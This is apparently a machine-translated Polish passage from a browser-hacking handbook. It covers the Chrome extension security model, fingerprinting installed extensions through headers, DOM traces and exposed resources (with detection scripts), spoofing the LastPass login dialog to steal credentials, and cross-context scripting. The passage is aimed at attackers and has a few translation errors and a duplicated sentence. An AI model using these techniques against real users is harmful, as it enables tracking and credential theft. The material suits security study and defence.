Netscape Plugin Application Programming Interface (NPAPI)15 to stara wieloplatformowa architektura wtyczek16. W następnym rozdziale dowiesz się dużo więcej o wtyczkach, ale dowiesz się o tym tutaj, ponieważ rozszerzenia Chrome mogą odwoływać się do nich w JavaScript. Te wtyczki NPAPI działają poza piaskownicą Chrome i mają uprawnienia użytkownika. To sprawia, że są idealnym celem, jeśli można nimi sterować z poziomu rozszerzenia. Google nie przegapiło znaczenia tego, ponieważ stwierdziło, że wszystkie wtyczki NPAPI muszą zostać ręcznie sprawdzone przed zaakceptowaniem w Chrome Web Store. Wtyczki NPAPI będą cierpieć z powodu przepełnienia bufora, błędów ciągu formatującego i luk w zabezpieczeniach wstrzykiwania poleceń – w zasadzie tak samo jak w przypadku innych skompilowanych programów, co sprawia, że są one w większości poza zakresem tej książki. Jednak luki w zabezpieczeniach wstrzyknięć zostały omówione tutaj i zagłębisz się w nie w dalszej części. Oczywiście wtyczki są również omówione w następnym rozdziale. Ale na razie będziesz po prostu otknij pojęć, które będą wspierać zrozumienie ataków rozszerzających. Poniższy przykład pokazuje zawartość manifestu.json, która sygnalizuje, że Twoje rozszerzenie docelowe korzysta z wtyczki:

```
{
"name": "BHH Extension",
…
"plugins": [
{"path": "bhh_extension_plugin.dll" }
],
...
}
```

Jeśli widzisz poprzedni kod w rozszerzeniu docelowym, warto zbadać potencjalne luki w zabezpieczeniach wtyczki.

Poznawanie modelu bezpieczeństwa

Rozszerzenia Chrome działają w źródłach przy użyciu schematu chrome-extension:// URI. Jest to w rzeczywistości uprzywilejowana strefa chrome:// przeglądarki, na którą będziesz atakować podczas atakowania rozszerzenia. Te źródła rozszerzeń Chrome są niedostępne dla zwykłych stron internetowych ze względu na zasady tego samego pochodzenia. Rozszerzenia, ze względu na działanie w strefie uprzywilejowanej, mogą uzyskiwać dostęp i modyfikować treści pochodzenia umieszczone na białej liście. Lista źródeł, w których działa rozszerzenie, jest opisana w pliku manifest.json w postaci wzorców dopasowania.

Badanie odizolowanych światów

Rozszerzenia Chrome wykorzystują koncepcję o nazwie Isolated Worlds. W tym miejscu skrypty na załadowanej stronie i skrypty treści pozostają oddzielone. Chociaż skrypty mogą uzyskiwać dostęp do DOM i zmieniać go, nie mają bezpośredniego dostępu do izolowanego świata innego skryptu. Ogranicza to swobodę atakującego wykorzystującego luki w skryptach treści. Aby jeszcze bardziej oddzielić skrypty treści od skryptów stron, Chrome tworzy indywidualne reprezentacje DOM w każdym izolowanym świecie. Jest to przejrzyste dla wszystkich skryptów. Inne skrypty natychmiast obserwują wszystkie zmiany DOM, ale nie działają na tej samej strukturze. Pod każdym względem programista może nie zauważyć izolowanych światów podczas opracowywania rozszerzeń. Jednak zauważysz je, jeśli spróbujesz bezpośrednio wywołać funkcje w skryptach treści.

Badanie wzorców dopasowania

Wzorce dopasowania są również używane do ograniczania obiektów XMLHttpRequest rozszerzenia. Jak omówiono wcześniej w tym rozdziale, rozszerzenia, w przeciwieństwie do witryn internetowych, mogą używać obiektów XHR do wysyłania żądań i odczytywania odpowiedzi z różnych źródeł i są ograniczone jedynie przez zadeklarowane wzorce dopasowania. Poniższy przykład kodu demonstruje dopasowanie wzoru dla pochodzenia http://browservictim.com/:

"content_scripts": [

{

"matches": ["http://browservictim.com/*"],

"css": ["styles.css"],

"js": ["script.js"]

}

],

Zwróć szczególną uwagę na rozszerzenia z wzorcami dopasowania symboli wieloznacznych, takimi jak file:///*, http://*/*, *://*/* lub <all_urls>. Rozszerzenia te mogą być potencjalnie wykorzystywane przez dowolną witrynę odwiedzaną przez użytkownika.

Badanie uprawnień

Wiele rozszerzeń przeglądarki Google Chrome żąda (i uzyskuje) dostęp do wysokich uprawnień w przeglądarce. Pozwala im to na wykonywanie czynności, których nie może wykonać strona internetowa. Ten uprzywilejowany dostęp sprawia, że są one bardziej przydatne dla Twojego celu i sprawia to, że kompromitujące rozszerzenia są również dla Ciebie bardziej przydatne. Jest to szczególnie istotne, ponieważ rozszerzenia mają możliwość obejścia ograniczeń polityki tego samego pochodzenia. Ze względu na oczywisty wpływ na bezpieczeństwo uruchamiania takiego

uprzywilejowanego kodu programiści muszą określić, których części interfejsu API zamierzają użyć podczas instalacji. Uprawnienia są wyrażone w pliku manifest.json. Przykład można zobaczyć w następującym fragmencie:

"permissions": ["http://*/*", "https://*/*", "tabs", "cookies"],

Po zainstalowaniu rozszerzenia użytkownikowi wyświetla się okno dialogowe z potwierdzeniem, zawierające czytelne dla człowieka opisy uprawnień rozszerzenia. Gdy użytkownik kliknie Dodaj, rozszerzenie zostanie zainstalowane ze wszystkimi uprawnieniami określonymi w oknie dialogowym. Wiele rozszerzeń w sklepie Google Chrome Web Store prosi o dostęp do Twoich danych we wszystkich witrynach. Wyrażając zgodę na zainstalowanie takiego rozszerzenia, dajesz mu uprawnienia do czytania każdej odwiedzanej strony, w tym witryn korzystających ze schematu HTTPS URI. Te rozszerzenia mogą uzyskiwać dostęp do haseł, dołączać rejestratory naciśnięć klawiszy i nie tylko. Niektóre rozszerzenia wysyłają nawet te dane do stron trzecich przez HTTP. Te niebezpieczne praktyki sugerują, że bezpieczeństwo nie było priorytetem dla programistów i może sprawić, że te rozszerzenia staną się bardziej owocnym celem.

Badanie granicy bezpieczeństwa

Granica bezpieczeństwa oddziela skrypt treści (i stronę internetową) od reszty rozszerzenia. Skrypt treści działa w kontekście strony internetowej w źródle HTTP(S), a pozostałe strony w chrome-extension://origin. Te dwa źródła komunikują się tylko poprzez przekazywanie wiadomości. Domyślnie stanowi to skuteczną barierę między niezaufaną stroną internetową a wysokim uprzywilejowanym zapleczem rozszerzeń. Google podaje nawet 19 przykładów niezabezpieczonych praktyk kodowania, które mogą pomóc w zrozumieniu i odkryciu luk w zabezpieczeniach w docelowym rozszerzeniu. Poniższe przykłady działają na stronie rozszerzenia w tle i komunikują się ze skryptem treści:

chrome.tabs.sendMessage(tab.id, {greeting: "hello"}, function(response) {

var resp = eval("(" + response.farewell + ")");

});

Powyższy kod używa eval w sposób niepewny, używając komunikatu skryptu zawartości jako części jego parametru. Następny przykład używa innerHTML do zapisania niezaufanych odpowiedzi do DOM:

chrome.tabs.sendMessage(tab.id, {greeting: "hello"}, function(response) {

document.getElementById("resp").innerHTML = response.farewell;

});

Szukanie użycia eval i innerHTML to dobry początek podczas sprawdzania kodu w rozszerzeniu docelowym. Jest to szczególnie ważne, jeśli te funkcje są używane na stronie w tle. Te przykłady stworzyły luki w zabezpieczeniach Cross-content Scripting, o których dowiesz się więcej w dalszych sekcjach tej części. Musisz wykorzystać te luki, przemycając swój atak najpierw przez skrypt zawartości. Tylko wtedy będziesz miał pośredni dostęp do interfejsu API przekazującego wiadomości. Jest jednak inny scenariusz. Deweloper może udostępnić interfejs API przesyłania wiadomości bezpośrednio ze strony internetowej, jawnie deklarując go w pliku manifest.json:

"externally_connectable": {

"matches": ["http://browservictim.com/*"]

}

W tym kodzie JSON zobaczysz deklarację externally_connectable źródeł, które mogą bezpośrednio uzyskiwać dostęp do interfejsu API przekazującego komunikaty. Warto to sprawdzić w manifeście rozszerzenia docelowego. Możliwość ataku jest tutaj zmniejszona, ponieważ Google nie zezwolił na bardziej hojne symbole wieloznaczne we wzorcach dopasowania z możliwością łączenia z zewnątrz. Oznacza to, że programista nie może uwzględniać wzorców nazw hostów, takich jak „*” lub „*.com”. Nie trzeba dodawać, że gdyby witryna http://browservictim.com była podatna na lukę Cross-site Scripting, istniałaby droga do ataku. Rozszerzenia Chrome mają granicę, na której może nastąpić tylko przekazywanie wstępnie zdefiniowanych wiadomości. To znacznie zmniejsza powierzchnię ataku. Jednak wciąż może być wystarczająco dużo miejsca do ataku, więc warto się przyjrzeć.

Badanie Polityki bezpieczeństwa treści

Google włącza koncepcję Content Security Policy (CSP) do podstaw rozszerzeń Chrome.20 Jak omówiono w poprzednich rozdziałach, CSP to zestaw ograniczeń nałożonych na zasób sieciowy. Może między innymi selektywnie wyłączać lub włączać wykonanie skryptu w oparciu o pochodzenie skryptu. Skutecznie ogranicza możliwość strzelenia sobie przez dewelopera w stopę. Dokładne ograniczenie dostawcy usług Kryptograficznych używane dla rozszerzenia jest zdefiniowane w pliku manifestu .json przy użyciu parametru content_security_policy. Jeśli rozszerzenie nie określa wyraźnie dostawcy CSP, Chrome zastosuje stosunkowo rygorystyczny zestaw ograniczeń. Domyślne dyrektywy CSP są pokazane w następującym przykładzie:

script-src 'self'; object-src 'self'

Ta dyrektywa przekłada się na następujące ograniczenia dla każdego udanego ataku polegającego na wstrzyknięciu do komponentu rozszerzenia zaplecza:

■ Brak skryptów ładowanych zewnętrznie. Oznacza to, że <script src=http://browserhacker .com> nie zostanie uruchomiony.

■ Brak obiektów ładowanych zewnętrznie. Oznacza to, że nie ma Javy, Flasha i tak dalej.

■ Brak wbudowanych skryptów. Oznacza to, że nie ma <script>kod</script>.

■ Brak eval() i znajomych.

Oznacza to, że twoja droga do ataku jest zmniejszona. Jednak nasuwa się pytanie: ilu programistów rozszerzeń po prostu złagodzi dyrektywy CSP, aby ułatwić sobie życie? Programiści, w tym programiści rozszerzeń, lubią używać silników szablonów JavaScript, a wiele z nich bazuje na funkcji eval(). Aby działały poprawnie, manifest będzie potrzebował dyrektywy unsafe-eval. Nawet przez chwilę nie myśl, że bezpieczeństwo może być ważniejsze niż ten nowy, fantazyjny silnik szablonów JavaScript! Jeśli jesteś bardzo cichy, możesz prawie usłyszeć, jak kierownik projektu krzyczy „Ryzyko zaakceptowane”, a zgarbiony ochroniarz przeklina pod nosem. CSP dotyczy stron interfejsu użytkownika rozszerzeń i strony w tle. Ta ochrona jest zapewniona tylko komponentom rozszerzenia wewnątrz granicy bezpieczeństwa. Nie dotyczy skryptu treści. Możesz więc mieć pewność, że znajdziesz lukę w skrypcie treści, że będzie można ją wykorzystać. Oczywiście uruchamianie kodu w skrypcie treści jest bardziej ograniczone, ale skuteczne ataki są nadal w Twoim zasięgu. Więcej o tych atakach dowiesz się w następnej sekcji. Pamiętaj, aby sprawdzić parametr content_security_policy w pliku manifestu rozszerzenia docelowego. Tylko dlatego, że można go bezpiecznie zablokować, nie oznacza, że tak będzie.

Omawianie rozszerzeń Internet Explorer

Rozszerzenia przeglądarki Internet Explorer (IE)21 nie są tak popularne wśród użytkowników jak Firefox czy Chrome. Bez względu na przyczynę tej różnicy popularności, spowoduje to zmniejszenie zakresu ataków w rozszerzeniach IE. Microsoft klasyfikuje rozszerzenia Internet Explorera, aby zawierały obiekty pomocnicze przeglądarki (BHO), paski narzędzi i kontrolki ActiveX. Szybko zauważysz, że są to wszystkie technologie, które są głównie kompilowane do kodu natywnego. Oznacza to, że są potencjalnie podatne na tradycyjne przepełnienia bufora, luki w ciągach formatu i błędy związane z liczbami całkowitymi. Rozszerzenia przeglądarki Internet Explorer można napisać w kodzie zarządzanym, co zmniejsza ryzyko wystąpienia tych luk. Co ciekawe, Microsoft zaleca, aby rozszerzenia przeglądarki nie były pisane w kodzie zarządzanym. Dzieje się tak, ponieważ działają w procesie przeglądarki, a Microsoft nie chce, aby rozszerzenia spowalniały wrażenia użytkownika. W przeciwieństwie do rozszerzeń Chrome i Firefox, zwykle nie można zdekompresować rozszerzeń Internet Explorera, aby zbadać kod źródłowy. Ponieważ są skompilowane dla systemu operacyjnego Windows, przeglądanie ich źródła nie jest prostą opcją. Chociaż możesz być w stanie uzyskać pewną widoczność ich funkcjonalności za pomocą narzędzi F12. Atakowanie oprogramowania skompilowanego natywnie jest poza naszym zakresem , ale dostępnych jest wiele świetnych zasobów, aby zagłębić się w ten obszar. Niektóre z tych zasobów zostały wymienione w pierwszym rozdziale i, jeśli cię to interesuje, wróć do rozdziału 1, aby się przyjrzeć. Oczywiście nadal istnieje ryzyko wystąpienia luk, takich jak XSS i znajomych, w zależności od tego, jak zaimplementowano rozszerzenie. Zakres tego rodzaju ataków nie jest tak duży, jak w przypadku rozszerzeń dla innych przeglądarek, dlatego w tej sekcji omówiono go tylko na marginesie.

Rozszerzenia odcisku palca

Istnieją metody umożliwiające odcisk palca wielu części przeglądarki docelowej, a rozszerzenie nie różni się pod tym względem. Zidentyfikowanie rozszerzeń, których używa Twój cel, będzie dla Ciebie bardzo korzystne. Pozwoli to na bardziej ukierunkowany sposób uruchamiania exploitów i usunięcie niepewności podczas ataku. Badacze, w tym Brendan Coles, Graziano Felline, Giovanni Cattani i Krzysztof Kotowicz, wymyślili różne sposoby na wyliczenie rozszerzeń używanych przez cel. Rozszerzenia nie ukrywają, że zwiększyły powierzchnię ataku przeglądarki. W rzeczywistości niektórzy nawet go transmitują. W poniższych sekcjach omówiono różne metody wykrywania rozszerzeń używanych przez cel.

Odcisk palca przy użyciu nagłówków http

Niektóre rozszerzenia mogą zmieniać nagłówki żądań w subtelny sposób, a inne robią to w sposób, który krzyczy, że zostały zainstalowane. Na potrzeby odcisków palców musisz zbadać rozszerzenie docelowe, aby określić, czy nagłówki zostały w jakikolwiek sposób zmienione. Aby wykryć zmiany, możesz przechwycić nagłówki żądań przed i po instalacji. Wszelkie różnice powinny być jasne poprzez różnicowanie wyników. Nie zapominaj, że niektóre rozszerzenia mogą nie zmieniać nagłówków, chyba że są aktywnie używane. Tak właśnie jest w nadchodzącym przykładzie FirePHP. Innym sposobem wyszukiwania zmian nagłówka jest sprawdzenie źródła rozszerzenia. Oczywiście baza kodu jest dostępna dla przeglądarek Firefox i Chrome, ponieważ pliki instalacyjne rozszerzenia są po prostu skompresowanymi plikami .zip zawierającymi kod. Dzięki rozszerzeniom Chrome żądania mogą być modyfikowane w locie przez jedną ze stron widoku (zwykle stronę w tle). Powinieneś wyszukać wywołanie funkcji chrome .webRequest.onBeforeSendHeaders. Korzystanie z tego interfejsu API wymaga uprawnienia webRequest, więc najpierw należy sprawdzić plik manifest.json pod kątem tego uprawnienia. Jeśli go tam nie ma, nie ma znaczenia, czy używana jest funkcja onBeforeSendHeaders. Innym sposobem wstrzykiwania niestandardowych nagłówków w rozszerzeniach Chrome jest treść scenariusza. Robisz to po prostu używając standardowej funkcji XMLHttpRequest.setRequest-Header podczas wysyłania żądań Ajax. Wyszukiwanie tej funkcji powinno również pomóc w ustaleniu, czy

rozszerzenie manipuluje nagłówkami przeglądarki. W przypadku rozszerzeń przeglądarki Firefox wyszukiwanie setRequestHeader zidentyfikuje lokalizacje, w których zmieniane są nagłówki żądań. W poniższym fragmencie kodu FirePHP możesz zobaczyć, że rozszerzenie zmienia nagłówek żądania User-Agent:

httpChannel.setRequestHeader("User-Agent",

httpChannel.getRequestHeader("User-Agent") + ' '+

"FirePHP/" + firephp.version, false);

Powoduje to, że rozszerzenie FirePHP ogłasza swoją dostępność, dołączając FirePHP/<NUMER WERSJI> do nagłówka User-Agent. Przekonasz się, że jest to trywialne do wykrycia, zgodnie z następującym zestawem nagłówków:

GET / HTTP/1.1

Host: browserhacker.com

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac

OS X 10.8; rv:22.0) Gecko/20100101 Firefox/22.0 FirePHP/0.7.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Poprzednie nagłówki HTTP są tym, co przeglądarka Firefox wysyła w żądaniu do serwera WWW przy użyciu zmienionych nagłówków. Zwróć uwagę na ciąg znaków FirePHP/0.7.1 dołączony do nagłówka User-Agent. W takim przypadku rozszerzenie nie tylko poinformuje Cię o jego zainstalowaniu, ale także powiadomi Cię o wersji.

Odciski palców za pomocą DOM

Do tej pory docenisz ogrom lasu, który zawiera wszystkie liście DOM. Można uzyskać dostęp do wielu możliwych właściwości DOM. Jak omówiono w poprzedniej części, niektóre z nich są obecne tylko w niektórych przeglądarkach. W ten sam sposób niektóre właściwości DOM istnieją tylko wtedy, gdy określone rozszerzenie jest zainstalowane (i aktywne). Podczas tworzenia odcisku palca za pomocą DOM szukaj ramek i-ramek, nakładek i niewidocznych elementów . Czasami pojawiają się one w aplikacji internetowej na podstawie specjalnego warunku (np. określonej domeny, tytułu strony internetowej lub istnienia określonych elementów). Korzystając z narzędzi takich jak Firebug, warto obserwować, co rozszerzenie robi z pustą stroną HTML, a następnie dodawać zawartość na podstawie analizy kodu rozszerzenia.

Przykład LastPass

LastPass to menedżer haseł, którego celem jest zwiększenie bezpieczeństwa zarządzania hasłami. W Chrome rozszerzenie LastPass łączy się z DOM, zanim HTML zacznie je budować. W rozszerzeniu Chrome jest to skonfigurowane w pliku manifestu. Jak pokazano tutaj, onloadwff.js jest ładowany podczas document_start dla wszystkich adresów URL:

"all_frames": true,

"js": ["onloadwff.js"],

"matches": ["http://*/*", "https://*/*", "file:///*"],

"run_at": "document_start"

Zignorujmy wątpliwy i bardzo liberalny wzorzec dopasowania file:///* i kontynuujmy tworzenie odcisków palców. W pliku JavaScript onloadwff.js funkcje niestandardowe są następnie dodawane do zdarzenia DOMContentLoaded. Przeglądarka uruchamia to zdarzenie po załadowaniu i przeanalizowaniu dokumentu, ale często przed przeanalizowaniem wewnętrznych ramek, obrazów lub arkuszy stylów. Ostatecznie rozszerzenie uruchamia funkcję, która modyfikuje DOM renderowanej strony poprzez dodanie nowego pustego tagu skryptu:

< script id="hiddenlpsubmitdiv" style="display: none;" >< /script >

Rozszerzenie osadza również JavaScript na dole DOM. W obu przypadkach istnieją teraz ślady w DOM, które ujawniają obecność rozszerzenia innym skryptom lub elementom. Jak wspomniano wcześniej, odcisk palca atrybutów przeglądarki poprzez badanie DOM jest skuteczną metodą i w przypadku LastPass nie jest inaczej. Jest jednak jedno zastrzeżenie dla LastPass; jeśli HTML nie zawiera żadnych formularzy, LastPass nie zmodyfikuje DOM. Jest to widoczne w pliku onloadwff.js. Ten warunek istnieje tuż przed kodem zmieniającym DOM:

if(b != "acidtests.org" &&

a.getElementById("hiddenlpsubmitdiv") == null &&

a.forms.length > 0) {

Ta instrukcja if sprawdza, czy bieżąca strona nie jest stroną acidtests.org, czy DOM nie zawiera już skryptu hiddenlpsubmitdiv i na koniec, czy istnieje przynajmniej jeden formularz HTML. Jeśli strona zawiera formularz, DOM jest modyfikowany, a obecność LastPass można określić za pomocą następującego JavaScript:

var result = "Not in use or not installed";

var lpdiv = document.getElementById('hiddenlpsubmitdiv');

// Check for the div first

if (typeof(lpdiv) != 'undefined' && lpdiv != null) {

result = "Detected LastPass through presence of the < script >

tag with id=hiddenlpsubmitdiv";

// Use JQuery to search inside script elements for the presence of lastpass_iter

} else if ($("script:contains(lastpass_iter)").length > 0) {

result = "Detected LastPass through presence of the embedded < script >

which includes references to lastpass_iter";

} else {

if (document.getElementsByTagName("form").length == 0) {

result = "The page doesn't seem to include any forms - we can't tell if

LastPass is installed";

}

}

Najpierw JavaScript sprawdza element script omówiony wcześniej. Jeśli nie zostanie znaleziony, przejdzie do sprawdzania osadzonego kodu JavaScript. Na koniec skrypt zaktualizuje zmienną wynikową, jeśli na stronie nie ma formularzy. Korzystanie z braku lub obecności właściwości DOM zapewnia niezawodny sposób na odciski palców rozszerzeń w przeglądarce. Właściwości DOM, które są wskaźnikami, będą całkowicie zależeć od celu.

Przykład Firebuga

Firebug można zainstalować jako rozszerzenie lub skrypt (Firebug Lite). Użyjmy Firebuga jako przykładu, aby omówić, jak wykryć niewielkie różnice w rozszerzeniach. Gdy odkryjesz, że rozszerzenie jest zainstalowane, będziesz chciał potwierdzić, że jest to faktycznie rozszerzenie, a nie wersja Lite. Może to być trudne, ponieważ tworzą one wiele takich samych właściwości w DOM. Jednak przychodzisz uzbrojony w wiedzę o właściwościach, które są unikalne dla wersji Lite. Aby wykryć rozszerzenia Firebug, użyj następujących właściwości DOM: !!window .console.clear, !!window.console.exception i !!window.console.table. Jeśli wszystkie zwrócą true, przeglądarka ma zainstalowany i aktywny Firebug. Test, który jest unikalny dla Firebug Lite, to !!window.console.provider. Jeśli chcesz potwierdzić, że rozszerzenie nie jest wersją Lite, musisz wykonać ostatni test, aby zwrócić wartość fałsz.

Pobieranie odcisków palców za pomocą Manifestu

W przeszłości rozszerzenia naprawdę pomogły ci przy próbie ich odcisku palca. Rozszerzenia przeglądarki Google Chrome oparte na wersji 1 manifestu zezwalały na dostęp do wszystkich plików rozszerzenia i można było łatwo uzyskać do nich dostęp pod adresem URL: chrome - extension://<guid>/path/to/file.txt. Ponieważ wszystkie rozszerzenia muszą mieć plik manifest.json, znajomość identyfikatora GUID pozwoliłaby po prostu zażądać następującego adresu URL: chrome - extension://<guid>/path/to/file.txt. Ponieważ wszystkie rozszerzenia muszą mieć plik manifest.json, znajomość identyfikatora GUID pozwoliłaby po prostu zażądać następującego adresu URL: chrome-extension://abcdefghijklmnopqrstuvwxyz012345/manifest.json. Ale to było wtedy; to jest teraz. Teraz musisz wykonać trochę więcej pracy, aby odcisk palca rozszerzenia przy użyciu plików w manifeście. W wersji 2 manifestu Google domyślnie nie udostępnia żadnych zasobów rozszerzeń. Oczywiście niektórzy programiści rozszerzeń polegają na ich zasobach, aby były dostępne dla poprawnej funkcjonalności. Google utworzyło nową tablicę o nazwie web_accessible_ resources w pliku manifest.json. Ta tablica zawiera listę zasobów, do których można uzyskać dostęp za pośrednictwem adresu URL. Poniższy fragment z pliku manifestu pokazuje przykładową deklarowaną tablicę, dzięki czemu logo.png, menu.html i style.css są dostępne:

{

{

"name": "extensionName",

"version": "versionString",

"manifest_version": 2

},

"web_accessible_resources": ["logo.png", "menu.html", "style.css"]

}

Dzięki temu fikcyjnemu rozszerzeniu następujący adres URL może uzyskać dostęp do zasobu logo.png:

chrome-extension://abcdefghijklmnopqrstuvwxyz012345/logo.png

Dlatego potrzebujesz tylko dwóch informacji, aby odcisk palca docelowego rozszerzenia. Pierwszy to GUID, o którym za chwilę. Inną informacją jest to, które zasoby (jeśli istnieją) są zdefiniowane w tablicy web_accessible_resources. Na szczęście większość rozszerzeń ma co najmniej jeden plik zadeklarowany w web_accessible_resources. Znając zasób, musisz następnie odkryć identyfikatory GUID rozszerzenia (ciągi 32-znakowe). Wszystkie te informacje można uzyskać w trywialny sposób, pobierając zawartość z Chrome Web Store. Możesz to zrobić ręcznie lub korzystając z ogólnodostępnych narzędzi, takich jak XSS ChEF26 od Kotowicza. Będzie pobierał i rozpakowywał rozszerzenia z Chrome Web Store, dzięki czemu możesz go używać do skanowania plików manifest.json i tworzenia bazy danych odcisków palców rozszerzeń Chrome. Teraz, gdy masz już bazę danych zasobów rozszerzenia Chrome, musisz uruchomić kod w zaczepionej przeglądarce, aby wyszukać ten zasób. Użyj wcześniejszego zasobu logo.png, aby utworzyć następujący kod:

```
var testScript = document.createElement("script");

testURL = "chrome-extension://abcdefghijklmnopqrstuvwxyz012345/logo.png";

testScript.setAttribute("onload", "alert('Extension Installed!')");

testScript.setAttribute("src", testURL);

document.body.appendChild(testScript);
```

Możesz rozszerzyć ten kod, aby przeglądać bazę danych rozszerzeń i bardzo szybko docelowe rozszerzenia odcisków palców. Metody zbadane w poprzednich sekcjach dadzą Ci wgląd w dostępne rozszerzenia, na które możesz kierować reklamy. Badania nad rozszerzeniami atakującymi wciąż się rozwijają, więc bądź na bieżąco z nowymi technikami.

Atakowanie rozszerzeń

Będzie wiele możliwości zaatakowania celu, które będą ściśle zależeć od funkcjonalności rozszerzenia. Ważne jest zrozumienie tego, co jest dostępne z pozycji napastnika. Luki mogą wynikać z tego, że programiści tworzą interfejsy, które można łatwo replikować w źródle strony internetowej, brak szyfrowania, niewłaściwą walidację i inne. Przejdźmy od razu i zbadajmy kilka przykładów z prawdziwego świata.

Podszywanie się pod rozszerzenia


Na tym etapie możesz się zastanawiać, dlaczego chcesz ukraść czyjeś hasło. Po co kraść hasło, skoro zamiast tego można po prostu wpiąć się w sesję ofiary i podszywać się pod nią bez konieczności wpisywania hasła? Pokrótce poruszyliśmy kwestię kradzieży haseł za pomocą technik socjotechnicznych w rozdziałach 2 i 5, ale nie omówiliśmy tego, jak poważny jest problem ponownego użycia haseł. W 2011 roku Joseph Bonneau28 zbadał kwestię ponownego użycia haseł, analizując skróty haseł ujawnione w wyniku włamań na Gawker i rootkit.com. Jego badania, porównując jedynie stosunkowo niewielki podzbiór użytkowników obecnych w obu systemach, ostrożnie oszacowały to hasło , że ponowne użycie miało miejsce w około 30 procentach przypadków. Nawet jeśli ta liczba jest zawyżona, oszukałbyś się, gdybyś myślał, że wielu użytkowników nie używa ponownie swoich haseł do niektórych systemów. Jednym z typowych podejść do rozwiązania problemu ponownego użycia haseł

jest używanie unikalnych i potencjalnie losowych haseł dla każdej odwiedzanej witryny. To oczywiście wprowadza zupełnie inny zestaw problemów.

Podszywanie się pod rozszerzenie LastPass

Jak przeciętny Joe utrzymuje te wszystkie unikalne hasła? Jedną z opcji jest zapisanie wszystkich haseł na bezpiecznej kartce papieru; i potencjalnie dobra opcja w zależności od tego, jak dobrze chroniony jest kawałek papieru. Oprogramowanie do zarządzania hasłami to kolejne podejście, które powoli zyskuje na popularności, ponieważ coraz więcej ofert pojawia się w Internecie. Oczywiście innym czynnikiem, który prawdopodobnie napędzał popularność tych aplikacji, jest kwestia naruszeń haseł i skutki ponownego użycia haseł, które znalazły się w centrum uwagi mediów. Naruszenie na LinkedIn z 2012 r. uwypukliło kwestię bezpieczeństwa haseł dla milionów użytkowników29. Być może pierwszym pytaniem dla atakującego nie powinno być, dlaczego chcesz ukraść hasło, ale po co kraść jedno hasło, skoro można ukraść dostęp do wszystkie hasła używane przez ofiarę? Ale co to ma wspólnego z rozszerzeniami? Cóż, wspólną cechą wielu pakietów oprogramowania do zarządzania hasłami jest integracja z przeglądarkami internetowymi. W rzeczywistości niektóre produkty wykorzystują rozszerzenia przeglądarki jako podstawową metodę dostępu. LastPass jest jedną z takich opcji i jednym z bardziej popularnych dostępnych pakietów oprogramowania do zarządzania hasłami online.30 W tym przypadku online odnosi się do faktu, że LastPass przechowuje zaszyfrowane kopie haseł w swoich systemach, umożliwiając ich synchronizację między wieloma przeglądarkami lub urządzeniami przez Internet. Czy te internetowe systemy haseł są bezpieczne? Jedną z metod ich ataku jest zastosowanie technik socjotechniki. W przypadku przeglądarki Chrome rozszerzenia, które wymagają interakcji z interfejsem użytkownika, często używają nieszkodliwych ramek, które wydają się wychodzić z przycisku rozszerzeń. Rysunek 7-12 przedstawia okno dialogowe uwierzytelniania LastPass

Niestety, poza pomniejszymi wskaźnikami, takimi jak trójkąt w prawym górnym rogu prowadzący do przycisku LastPass, niewiele wskaźników potwierdza integralność okna dialogowego. W przeciwieństwie do protokołu HTTPS, który obejmuje ikony kłódek, zmodyfikowane paski adresu i inne kolejki, do których użytkownicy zaczynają się dostrajać, elementy interfejsu rozszerzeń Chrome tego nie oferują. Możesz podszywać się pod to okno dialogowe, wyświetlając nowy element DIV lub nawet nową ramkę IFrame. Przykład tego pokazano na rysunku



Porównując rysunki, widać, że brakujące wizualne wskazówki są bardzo niewielkie. Połączenie tego z innymi technikami socjotechnicznymi, takimi jak subtelne okno powiadomień, może wystarczyć, aby nakłonić ofiary do ujawnienia swoich danych uwierzytelniających LastPass. Stamtąd jest to prosty przypadek użycia keyloggera, aby łatwo je odzyskać. Te dane uwierzytelniające mogą następnie zostać wykorzystane do uzyskania dostępu do konta LastPass ofiary, potencjalnie otwierając drzwi do wszystkich haseł.

Skrypty wielokontekstowe

Cross-context Scripting (XCS), czasami określany jako Cross-zone Scripting, to wektor ataku rozszerzającego, który umożliwia wysyłanie instrukcji ze strefy niezaufanej do strefy zaufanej. Zazwyczaj atak polega na przemyceniu instrukcji JavaScript ze strefy Internet do uprzywilejowanej strefy chrome://. Co to tak naprawdę oznacza? XCS występuje, gdy witrynie w Internecie udaje się wstrzyknąć kod do strefy chrome:// rozszerzenia przeglądarki. Po wykonaniu instrukcji działają one ze wszystkimi uprawnieniami komponentu rozszerzenia, do którego zostały wstrzyknięte. Zapewnia to metodę wykonywania uprzywilejowanych poleceń w systemie docelowym. Przypomnij sobie modele zabezpieczeń rozszerzeń przeglądarki omówione wcześniej w tej części. Firefox ma bardzo płaski model, podczas gdy Chrome ma dwa główne poziomy uprawnień oddzielone granicą bezpieczeństwa. Po stronie tła granicy bezpieczeństwa rozszerzenia Chrome komponenty zostały wzmocnione przez dostawcę CSP. Jednak po drugiej stronie granicy komponenty (skrypty treści) pominęły te same mechanizmy obronne. Skrypty treści są uruchamiane w kontekście stron internetowych odwiedzanych przez przeglądarkę. Mogą czytać i zapisywać DOM powiązanej strony. Ta bezpośrednia interakcja ze stroną internetową daje tym składnikom największą powierzchnię ataku. To, wraz z ich wykonaniem w na wpół uprzywilejowanym kontekście, czyni je godnymi Twojej uwagi. Będziesz musiał inaczej kształtować swoje ataki w zależności od docelowej architektury rozszerzenia. Przejdźmy więc od razu i odkryjmy, co możesz zrobić za pomocą XCS w rozszerzeniach przeglądarki.

Ataki Man-in-the-Middle

